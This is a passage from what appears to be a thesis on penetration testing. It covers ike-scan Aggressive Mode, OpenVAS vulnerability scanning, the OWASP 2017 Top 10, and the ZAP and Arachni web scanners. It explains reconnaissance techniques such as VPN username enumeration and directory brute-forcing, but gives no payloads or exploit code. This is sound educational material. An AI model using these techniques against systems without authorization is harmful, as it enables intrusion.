The change of the order of the attributes sent to the server can be analysed also, by checking how the server treats them (re-ordering them or by letting them in the same order)

Even if sending malformed packets should be used with attention because sometimes it can create a crash on the system causing a denial of service, can highlight different behavior among different *VPN* servers.

ike-scan is able to analyse also the *Aggressive Mode* of *IKE*. In *Aggressive Mode* the packet has the same structure of the one used in *Main mode* except for the following fields:

Key Exchange The public value of the Diffie-Hellman protocol

Nonce Random data to prove liveness and prevent replay

Identification The peer identification

Due to the presence of the Diffie-Hellman Key exchange only one Diffie-Hellman group will be specified in the transforms so, the default packet sent by *ike-scan* contains only 4 transform.

Number	Enc. Alg.	Hash Alg.	Auth.	DH group	Lifetime
2 1	Triple-DES	SHA1	Pre-Shared Key	2 (1024 bit modp)	28800
2	Triple-DES	MD5	Pre-Shared Key	2 (1024 bit modp)	28800
3	DES	SHA1	Pre-Shared Key	2 (1024 bit modp)	28800
4	DES	MD5	Pre-Shared Key	2 (1024 bit modp)	28800

Getting a VPN server to handshake in *Aggressive Mode* can be difficult since that many servers respond only if a valid ID is supplied. The problem is that if a server respond only to valid IDs, this permits a usernames enumeration, excluding invalid usernames. *IKS* [30] states that in *Aggressive Mode*, the Diffie-Hellman group cannot be negotiated, so even if it is possible with *ike-scan* to specify different Diffie-Hellman groups, all the transforms must have the same Diffie-Hellman group.

2.6.6 Vulnerabilities Scanning

As already explained before, as much information the attacker collects, higher is the possibility to reach the goal. All the operations described before have been performed to characterize the target and identify the vulnerabilities. In particular the information regarding the Operating System (family and version), as well as the information regarding all the running services (port, protocol, application version) could be exploited to look for some already known vulnerability. Once the attacker knows what software is running on target machine, he can start to investigate on the well-known weaknesses that have been already discovered and exploited for that particular software version. Otherwise he/she could start to study the software to identify a new one, even if this process can take much longer time and often requires the attacker to be very skilled, but it is still a path could be covered. What really differentiates a vulnerability scan with a penetration test is that, ideally, the pentester won't use the beaten track only, but often he/she creates his/her own tool to penetrate the system.

This operation can be performed both manually, or with the support of a tool. If performed manually, the pentester can use a wide range of resources available on the web, among which, the most consulted ones are:

- Common Vulnerabilities and Exposures (CVE), that is a dictionary of common names for publicly known cyber-security vulnerabilities [38]. They proposed a standard for structured and interchangeable definition of the vulnerabilities
- National Vulnerabilities Database (NVD) of the National Institute of Standards and Technology [37], that represents an enhanced version of the standard CVE IDs
- Offensive Security's Exploit Database Archive, containing a CVE compliant archive of public exploits and corresponding vulnerable software [40]

OpenVAS

Version	OS	License
9	Linux	GPL

In this operation, one of the most complete tool for vulnerabilities management among the open source tools is *OpenVAS* [36], even if there are some commercial tools which is chosen among professionals because of their additional features and most updated vulnerability database. It can be used for analysing a target and it can identify not only vulnerabilities in application, but also services mis-configuration. It is an Open Source tool forked from *Nessus*, another tool used for the same purposes but only for commercial use. This software is a framework composed by many services and components. The figure 2.16 represents the OpenVAS architecture.




Figura 2.16. OpenVAS Architecture.

The core component of the architecture is the *OpenVAS Scanner*, that has the goal to execute a set of Network Vulnerability Tests (*NVTs*) against the target. The *NVTs* are served through the *NVT Feed*, that contains a collection of test to be performed on targets with the goal of verifying one or more CVEs. *OpenVAS* and in particular the company working behind it (Greenbone Networks), provides two different feeds: Greenbone community feed and Green Security feed; the first one contains only the 85% of the NVTs contained in the second one. The first feed is one

provided by default, instead of the second one, that has to be bought. Anyway the NVTs database can be synchronized online by using a special command provided by the tool:*openvas-nvt-sync* for the community version and *greenbone-nvt-sync* for the commercial one. It provides also the file to be downloaded for an off-line synchronization. The company behind the tool, maintains also a browsable portal containing all the NVTs. *OpenVAS* contains also the plugin to download the data coming from NVD [37] and from CERT [39], and there are two specific command to be used to update those plugin data: *openvas-scapdata-sync* and *openvas-certdata-sync*. Each NVT contains the following information:

- Title
- Summary
- Affected Software/OS
- Vulnerability Scoring, that is calculated according with the following metrics (Access Vector, Access Complexity, Authentication, Confidentiality, Integrity, Availability)
- Vulnerability Insight, a detailed description of the vulnerability
- Vulnerability Detection Method, containing the steps to be followed to check the vulnerability and the reliability level of the detection
- Solution, if any
- References, containing a link to all the CVEs related to it

Another important component of the *OpenVAS* architecture 2.16, is the *OpenVAS Manager*. This service has the role of managing the results coming from the *OpenVAS* Scanner, communicating with it via OPT, (OpenVAS Transfer Protocol), and exposes itself via a xml-based, stateless protocol OMP, (OpenVAS Management Protocol). By means of OMP, the manager can be controlled using a client and Greenbone provides a web-based client called *Greenbone Security Assistant*.

The figure 2.17 summarizes the interaction of the main components of the *OpenVAS* architecture.

2.6.7 Web Application Scanning

Until now, we have spoken about services-oriented vulnerabilities and then we have described *OpenVAS*, that is a more generic tool can be used for discovering vulnerabilities. But among the services, we have only slightly touched *HTTP* server. Today many companies provide services by using a web application and there are a lot of technologies (web servers, programming languages, frameworks) involved in a web application. This wide range of choice takes a lot of flexibility from the point of view of the service provider, but also the multitude of technologies involved and the high possibility of customization leaves huge gaps on which security flaws can be hidden. The problem is that both companies and users can not give up to those services so they need to take care of how these services are provided in order to reach the higher level of security that they can. The rapid pace of modern software development processes makes risks even more critical to discover quickly and accurately and this rate in software development increases the attack surface. According to a report by CyberSecurity Ventures,




Figura 2.17. OpenVAS Components Interaction.

> 111 billion lines of new software code is created every year, which includes billions of vulnerabilities that need identified [41].

Referring to the Web Application Security Report, produced by WhiteHat Security

> Web application attacks represent the greatest threat to an organization's security. Web app attacks represented 40% of breaches in 2015 [43].

Security risk doesn't impact only a small number of business domains, but on the contrary, it spreads on different industry types. In 2016 Sans Security Report [42], it is reported that Financial Services and Banks industry is the most affected one, but it is followed by Government, Application Development and HighTech as we can see from the figure 2.18

When the security risk is evaluated, an important factor is the window of exposure, that measures the number of days an application is exposed to one or more serious vulnerabilities. The figure 2.19, reported by WhiteHat Security [43], shows the window of exposure related to the belonging industry of a company.

The survey shown in the report [42], demonstrates also a reaction in many companies since that, while in the previous report only 22 percent of respondents say that the development team was responsible also for security tests, now the value raised to 30 percent. This means that security is moving in development phase, so the development team applies security principles from the early stages of the software development, with the hope to perform less corrective actions later.

But an impressive information is reported by Acunetix, in its Web Application Vulnerability Report 2016, on which they reported that 55 percent have at least one high-severity vulnerability and 84 percent are susceptible to at least one medium-severity vulnerability [44]

In a typical web application, the following main components can be identified:

Data Layer A set of components on which data are stored permanently (content data, user data, configuration data)

Business Logic Layer A layer on which data are selected and manipulated




Figura 2.18. Top Industries Represented.


Presentation Layer The part of the application with the role of present the data to the user (by creating web pages, xml, json)

The aforementioned layers need to communicate each other, to exchange data or, generally speaking, information and they can do that in different ways, by using different protocols and involving different kind of technologies. Starting from the layer next to the end-user, the presentation layer, it usually presents data by using *HTML* pages, that can be:

Static the pages are stored on the server and provided to the client upon request

Dynamic the pages are generated dynamically from the server. The server processes the request, and according with it, retrieves the data from data layer and returns it to the client generating an HTML, usually a browser, or any other tool that is able to interpret and to present it.

Protocol used for exchanging data between the browser, the most common client of a web application, and the server is usually *HTTP* and its secured variant *HTTPS* . Regarding to the protocol used, often it is erroneously adopted the *HTTPS* only for protecting the authentication page, instead of using it for the whole communication. This represent one of the biggest error, because after authentication other confidential data can be exchanged between client and server and without using *HTTPS* , it would be much easier for a malicious person to read, and manipulate also, the data exchanged. In web applications, weaknesses can be found at each level of the stack, starting from the protocol used, how the client code executed on the browser handle the user input, how the web server is configured (error handling, server path), how the code that generate the page behaves, how the data are stored until the way on which an application is deployed and distributed. The figure 2.20, reported by WhiteHat Security, shows the likelihood for a web application to have a certain class of vulnerability.



1

Figura 2.19. Windows of exposure.




Figura 2.20. Vulnerability likelihood by class.

Even if the are many components that differ for each web application, the vulnerabilities that affect web application are quite common among them. OWASP (Open Web Application Security Project) collects and publishes periodically a top 10 list, in which it is enumerated the most common vulnerabilities in web application [45]. The following are the vulnerabilities selected to belong to the 2017 list.

- A1-Injection
- A2-Broken Authentication and Session Management
- A3-Cross-Site Scripting (XSS)
- A4-Broken Access Control
- A5-Security Misconfiguration
- A6-Sensitive Data Exposure
- A7-Insufficient Attack Protection
- A8-Cross-Site Request Forgery (CSRF)
- A9-Using Components with Known Vulnerabilities
- A10-Underprotected APIs

A1-Injection This is the most common kind of vulnerability and it consists in non-checking un-trusted data coming from not-verifiable source. It often occurs when the user-input coming from *HTML* form or *URL*, is used without being sanitized by the server code; it implies that if the un-trusted data contains code that can be executed, the application looses the control of the execution without effectively knowing what are the instructions will be executed. One of the most common form of **Injection** is the SQL Injection, in which user input contains SQL code which is executed by the SQL server to retrieve data without authorization or even worst to corrupt it.

A2-Broken Authentication and Session Management This vulnerability is related to the way used for managing authentication and user session. Often the authentication methods used are not standard and include security holes, and in other cases some special situations are not handled such as login expiration, logout or "remember me" function. For example if there is no expiration time for login session and the user forget to logout, but he/she simply close the browser, another user could connect to the website by exploiting the previous user credentials.

A3-Cross-Site Scripting (XSS) Although XSS is one of the most common vulnerabilities, it is often not well understood by developers. It consists in updating a web page content without verifying the source of the data used. The attacks based on this vulnerability can be persistent or not, according with the location on which the malicious data is stored. For example if the malicious data is only showed as a message error in response of a wrong research, it will be a non-persistent XSS, on other hand if the malicious code is stored in a database by the server, it is a persistent XSS. The last type is the most dangerous one, since that it can affect many more users with respect the first one. This kind of vulnerability can also be used for stealing the user data stored in document cookies, with the goal of impersonate the victim.

A4-Broken Access Control Broken access control is present when non-authorized users can access resources even if it should be forbidden. A typical example is when an application relies on a variable stored on the client side (cookie), to check if the user has certain privileges or not. In that case, the attacker could easily modify the cookie for impersonate an admin user and obtaining access to resources otherwise forbidden.

A5-Security Misconfiguration Security Misconfiguration can occur for many reasons such as using default username/password configuration, or not removing an account used for development reason or using unpatched applications. The effects of this vulnerability can be information disclosure or can let the attacker gaining access to a system.

A6-Sensitive Data Exposure Data can be exposed by not-using an unencrypted connection, or by not adequately taking care of back-up database. If, for example, the user credentials are stored in clear text, an attacker could have access to a back-up database, usually less protected than the original one, and steals all the user credentials. Also not encrypting data is another common cause of this vulnerability such as the usage of very weak keys.

A7-Insufficient Attack Protection This vulnerability concerns the ability of the application to self-protect. It poses the following question: is the application able to identify attacks (both manual and automatic attacks) when occur? This feature could protect applications when a new security flaws is discovered, but it has not been patched yet, because the application can detect the occurring attack and permits a fast response to it. Nowadays it is very unlikely to find an application that implements such a mechanism, even if there are already some valid tool could be used such as WAF, (Web Application Firewall), RASP, (Runtime Application Self-Protection) or OWASP AppSensor [46].

A8-Cross-Site Request Forgery (CSRF) *CSRF* is an attack that forces an end-user to execute unwanted actions on a web application in which he/she is currently authenticated [47]. In particular, the attacker exploits the fact that browsers send a lot of information automatically,

so the attacker injects the malicious code that will be executed by the browser when the user performs some action. The attack is successful if the user is authenticated, because it permits the attacker to send a request to the server impersonating the victim and the server will have no way to distinguish between the malicious request and the one coming voluntarily from the victim.

A9-Using Components with Known Vulnerabilities This vulnerability occurs when development team doesn't take care of security flaws discovered in the frameworks it uses, by exposing the application to already discovered vulnerability. It is quite common, since that nowadays many web applications are built using already existing frameworks, but development team has to keep up-to-date the application with last security patches available.

A10-Underprotected APIs This vulnerability represents a new entry in OWASP top 10, but it has been added for the diffusion of this architecture. Many web application, today, are based on interactions between client and back-end APIs, but the problem is that, while the client can be easily tested, it is not always the same for the APIs, that need the same level of protection of the exposed clients. In particular APIs are not easy to test due to the different types of protocol and data-structures they could use.

Tools

Although the components involved can be very different among the web applications, we have seen that there are some common mistakes that make web applications vulnerable targets. A lot of tools have been implemented for discovering and managing web application vulnerabilities belonging to the family of the Web App Scanner. The goal of these tools is to look for the most common vulnerabilities that affect the web application by trying to exploit them. Among the most famous web app scan, there are.

- ZAP, (Zed Attack Proxy), that is an OWASP project [48]
- Arachni [49]

By using these tools, it is possible to find vulnerabilities in Web Application, by means of the following functionalities:

Proxy They can be used as a proxy, so that the application can be explored by using a web browser (properly configured) and the application will store the pages visited

Spider They permit to the user to discover unvisited pages

Scan They help the user to find the many common vulnerabilities, by specifying also the level of the scan and what to test for, even if for a more in depth analysis, the scan should be performed manually by the user.

Attack analysis For each vulnerability found, they report the request used with its payload and the response received, in order to be able to verify manually the vulnerability or if it is a false positive

API They provide APIs to interact with them; functionality that can be very useful for running scans, retrieving scans results or generating reports

ZAP

Version	OS	License
2.6.0	Windows/Linux/Mac OS	Apache v 2.0

Regardless the features previously described in a general way, each tool is characterized by specific features. The goal of *ZAP* is to permit the user to exploit a fully-featured tool, by maintaining its easy of use. The tool includes by default a *Quick-start* addon that permits a beginner user to scan a web-site, by simply specifying its address. Obviously that's not the normal usage of the tool, because users usually want to have a look at the options set for the next scan and want to control all the choices available. The core of the tool, is an *Intercepting Proxy*, which permits to see all the request directed to the web app and coming from it. By using the *Proxy*, web pages discovering can occur both manually, by navigating the web app using the browser, or automatically, by using the *Spider*. By using the *Spider* functionality, the tool starts with an URL list to be visited and for each page, it adds all the new links found to the *URLs* list. In order to identify resources to be visited, the tool considers:

- Base — Proper handling
- A, Link, Area — "href" attribute
- Frame, IFrame, Script, Img — "src" attribute
- Meta — "http-equiv" for "location" and "refresh"
- Form — proper handling of Forms with both GET and POST method. The fields values are generated validly, including HTML 5.0 input types.
- Comments — Valid tags found in comments are also analyzed, if specified in the Options
- Robots.txt file
- OData Atom format [51]
- Non-HTML Text Response

ZAP includes also an add-on named *Crawljax* for crawling web app written by using *AJAX*.

Furthermore, the tool provides an add-on *Forced Browse* that tries to discover directories and files. This add-on, coming from another *OWASP* project, *DirBuster*, now marked as inactive [52], brute-force directories and files names on web/application servers. It starts from 9 lists "generated by by crawling the Internet and collecting the directory and files that are actually used by developer" [52], and then, if it's not enough, it can perform a brute-force attack.

Regarding the scan, *ZAP* permits two kind of scans:

Active Scan In this mode, ZAP modify create the request in order to performs attempts for finding vulnerabilities using **known attacks**, so it is useful only for discovering known vulnerabilities. For a further security analysis, the scan should be performed manually, since that the automatic scan is not able to look for any logical vulnerability

Passive Scan This kind of scan doesn't change neither the request nor the response, so it is completely transparent both for server and client. This mode can be used also for *tag* a page or raising an *alert*.

One of the strengths of *ZAP* is the high level of control over the tool, although its ease of use. It is possible to define a set of rules to be applied for each scan, by using a *Scan policy manager*. This component allow the user to customize each rule in term of:

Threshold This value can be set to "Off" to not execute a specific test, "Low" for increase the number of alarms signaled by the scan with the risk to report also some false positive and "High" for being signaled on fewer potential issue, with the risk to miss some false negative.

Strength The possible values are "Default", "Low", "Medium", "High", "Insane" and this parameter is used to set the number of attack to be performed. This value affects enormously the time necessary for a scan to complete, so the "Insane" value should be used only for a small part of an application.

For Active Scan functionality, there is also a dedicated configuration in which it is possible to set the following options:

- Number of hosts scanned concurrently
- Concurrent scanning threads per host
- Max results to list
- Maximum rule duration (min, 0 is unlimited)
- Maximum scan duration (min, 0 is unlimited)
- Delay when scanning in milliseconds
- Inject plugin ID in header for all active scan requests
- Handle anti CSRF tokens
- In Attack mode prompt to rescan nodes when scope changed
- In Attack mode always rescan nodes when scope changed
- Default active scan policy
- Attack mode scan policy
- Max progress chart in mins

Another very useful feature of the tool is the possibility to interact with it by means of a set of API, (Application Program Interface), which can be enabled by using a dedicated view on the application. The REST APIs expose data in JSON, HTML and XML formats. They are reachable at `http://zap/` and `http://localhost:8080/`, and although they expose a simple UI which permits an easy navigation [53], it is possible to use by means of official clients available in Java, and Python, and other clients are about to be official (Node.js and PHP).

Arachni

Version	OS	License
1.5.1	Windows/Linux/Mac OS	Arachni Public Source License v 1.0

It is an open source tool, written in Ruby, that is rising a lot of follower among the web app scanners. It is defined by its creator as "feature-full, modular, high-performance Ruby framework aimed towards helping penetration testers and administrators evaluate the security of modern web applications" [49]. The first big difference with respect *OWASP ZAP* is its high modularity. While *ZAP* consists of a single tool with many features, *Arachni* is a tools set, which can interact each other. From the figure 2.21, it is possible to have a glance at the main components included in *Arachni Framework*.




Figura 2.21. Arachni Framework components.

Arachni includes also a CLI, (Command Line Interface) that can be used for managing the scanner. It permits a simple usage, without specifying any option by simply using a command like: `arachni http://example.com`. But it is also possible to customize the scan to be run, since that the tool give the possibility to specify many options, such as the kind of checks to be performed (active, passive or specific ones), the scope, auditing, the platforms fingerprinting, http options and many more. By default, the tool will load all checks, load all the plugins under */plugins/defaults*, and audit all forms, links and cookies. Regarding the scope of the scan, the tool permits:

–scope-include-pattern to specify only the page to include

–scope-exclude-pattern to specify only the page to exclude

–scope-https-only to follow only HTTPS pages

–scope-url-rewrite to rewrite an URL based on a pattern

–scope-page-limit to limit the number of pages

–scope-auto-redundant to limit the number of resources with identical parameters to be included

–scope-exclude-content-pattern to exclude page by its content

–scope-exclude-binaries to exclude page with binary content, even if this option could conflict with passive check

Regarding the audit part, it is also possible to:

- audit only on certain components (*–audit-links*, *–audit-forms*, *–audit-cookies*, *–audit-header*)
- audit only on template link (*–audit-link-template*), by specifying the link template
- submit all the links and forms of a page with the cookie permutations (*–audit-cookies-extensively*), even if this option will increase the scan time
- audit on certain data format extracted from requests (*–audit-jsons*, *–audit-xmls*)
- submit all elements using both GET and POST HTTP methods (*–audit-with-both-methods*)

It permits also to configure the scan with the level of concurrency, the maximum timeout, the maximum number of requests to enqueue, the response max size.

Arachni, as well as *ZAP*, include a plugin that makes the tool a passive proxy to be used to analyze requests and responses between the web app and the browser, assisting in AJAX audits also. For having a look at the list of plugins available, it exists the option *–plugins-list* that shows the information desired, and in the same way, it is possible to see all the platforms available for fingerprinting (*–platforms-list*) as well as the list of checks (*–checks-list*).

The tool is able to apply checks according with the platform identified and it is able to identify the platforms shown in table 2.1. The **Checks** are the part of the component which perform the security checks and report the issues if any. They can be divided into **active**, if they stimulate the web application by injecting input and **passive** if the look for files, or signatures and they are listed on table 2.2

One of the strengths of this tool is *Integrated browser environment* that consists of a real browser environment which can be used to cover the most modern web application technologies that make intensive use of HTML5, DOM manipulation and AJAX. Thank to this feature, *Arachni* is able to test JQuery-based and AngularJS-based application, even if new JS-frameworks are about to be supported. This feature permits also to have access to the same information would be available by using the debugger into the browser. Another very-interesting, browser-related feature is the *Browser-cluster*, that permits the tool to use many browser workers in order to avoid that a long-run task could block other browser-based tasks. This option is highly customizable since that it is possible to set the:

- Time-out for each job

Platforms	
Operating Systems	BSD Linux Unix Windows Solaris
Web Servers	Apache IIS Nginx Tomcat Jetty Gunicorn
Programming languages	PHP ASP ASPX Java Python Ruby
Framework	Rack CakePHP Rails Django ASP.NET MVC JSF CherryPy Nette Symfony

Tabella 2.1. Arachni Platforms Fingerprinting

- Pool-size
- Disable image loading
- Wait for an element appearance on a page
- Adjustable window dimension
- Configurable local storage data

Due to its *Open distributed architecture*, *Arachni* exposes a set of APIs can be accessed both with REST API and RPC API. The first one permits an easy interoperability with any kind of system, since that they exchange JSON data over HTTP protocol. The RPC APIs are particularly useful for its lightweight and simple communication protocol, and as the rest of the tool it is well-documented. The APIs can be run separately from the rest of the components since that they are distributed in a different command to be used for running the REST APIs server *arachni_rest_server*, that will made the services available on `http://localhost:7331`. The tool can be run by specifying configuration options:

- Address and port to be used

Active	Passive
SQL injection	Allowed HTTP methods
Blind SQL injection using differential analysis	Back-up files
Blind SQL injection using timing attacks	Backup directories
NoSQL injection	Common administration interfaces
